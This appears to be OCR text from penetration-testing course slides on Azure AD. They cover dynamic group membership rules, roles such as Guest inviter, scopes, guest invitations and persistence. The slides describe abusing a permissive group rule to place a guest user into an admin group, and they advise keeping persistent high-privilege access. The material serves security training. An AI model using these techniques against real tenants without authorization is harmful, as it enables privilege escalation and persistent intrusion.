
DYNAMIC GROUPS

Attribute-based rules

Adds and remove members automatically

Can be for device or users (not both)

When attribute of user or device changes, they're re-evaluated


Home > Alto Telco HQ > Groups > Automation Admins Group
Automation Admins Group | Dynamic membership rules
Group
Save
Discard
Got feedback?
Overview
Diagnose and solve problems
Manage
Properties
Members
Owners
Roles and administrators
Administrative units
Group memberships
Applications
Licenses
Azure role assignments
Dynamic membership rules
Configure Rules
Validate Rules (Preview)
You can use the rule builder or rule syntax text box to create or edit
And/Or
Property
userPrincipalName
Add expression
Get custom extension properties
Rule syntax
(user.userPrincipalName -contains "hackersacademy.net")
UPN

DISCUSSION

How can we abuse this?

If it works, what group will our Guest user be part of?

Hint: See previous screenshot

ROLE DEFINITION

DEFINITION

HACKERSACADEMY.COM

Definition

Azure AD roles control access to Azure AD resources such as users, groups, and applications using the Microsoft Graph API

Differs from Azure RBAC for resources

Components

Security Principal – an ID (user, group or service principal)

Role Definition – collection of permissions

Scope – where the permissions apply

ROLES

HACKERSACADEMY.COM

Roles

A collection of permissions

Used to manage authorization AKA delegation in Azure

Read, write, action, delete

Built-in – free to use

Custom – requires P1 license

ROLES

Azure AD Roles

Manage access to Azure AD resources

Example add or change users, reset password, manage domain names, etc.

More than 80 roles (as of April 2023)

Example: Global admin, Global reader, User administrator, **Guest inviter**

Summary

Name: Guest inviter

Description: Users in this role can manage Azure Active Directory B2B guest user invitations when the "Members can invite" user setting is set to No. It does not include any other permissions.

Template ID: 95e79109-95c0-4d8e-aee3-d01accf2d47b

Related articles: Assigning administrator roles in Azure Active Directory

About Azure AD B2B collaboration

Role permissions

microsoft.directory/users/inviteGuest	Invite guest users.

SCOPE

DEFINITION

HACKERSACADEMY.COM

Definition

Azure AD roles control access to Azure AD resources such as users, groups, and applications using the Microsoft Graph API

Differs from Azure RBAC for resources

Components

Security Principal – an ID (user, group or service principal)

Role Definition – collection of permissions

Scope – where the permissions apply

SCOPE


Scope Assigned To:

Tenant

Administrative Unit

Azure AD Resource:

- Azure AD Groups
- Enterprise Applications
- Application Registrations


Select role
Guest Inviter
Scope type
Directory
Select member(s) *
1 Member(s) selected
Selected member(s)
Mobile Conditional

PERSISTENCE

PERSISTENCE

Persistence

Initial access can be short lived

Get “sticky” access

Think multiple channels of persistence

The higher the privileges for the channel, the better

Important!

While pentesting – document everything!

GUEST USER INVITE


GUEST USERS


Add Guest User

By default, users can add (or invite) Guest

Gives read access

If a sync is enabled might give on-prem access


Guest invite settings
Guest invite restrictions
Learn more
Anyone in the organization can invite guest users including guests and non-admins (most inclusive)
Member users and users assigned to specific admin roles can invite guest users including guests with member permissions
Only users assigned to specific admin roles can invite guest users
No one in the organization can invite guest users including admins (most restrictive)



Mobile Conditional | Assigned roles
User
Search (Ctrl+/)
Add assignments
Remove assignments
Refresh
Got feedback?
Overview
Audit logs
Sign-in logs
Diagnose and solve problems
Manage
Custom security attributes (preview)
Assigned roles
Administrative roles
Administrative roles can be used to grant access to Azure AD and other Microsoft services. Learn more
Search by name or description
Add filters
Role
Description
Guest inviter
Can invite guest users independent of the 'members can invite guests' setting.

GUEST USERS

New or Additional

A new guest user can be added

With proper permissions, add email to an existing user



Home > Alto Telco HQ > Users > Hacker 00 >
Hacker 00
Properties
Refresh
All
Identity
Job Information
Contact Information
Parental controls
Settings
On-premises
Search
Showing 11 results
Street address
City
State or province
ZIP or postal code
Country or region
Business phone
Mobile phone
Email
hacker00@hackersacademy.net
Other emails
hacker00@sub-contractor-domain.comEdit


IMPORTANT


Authentication

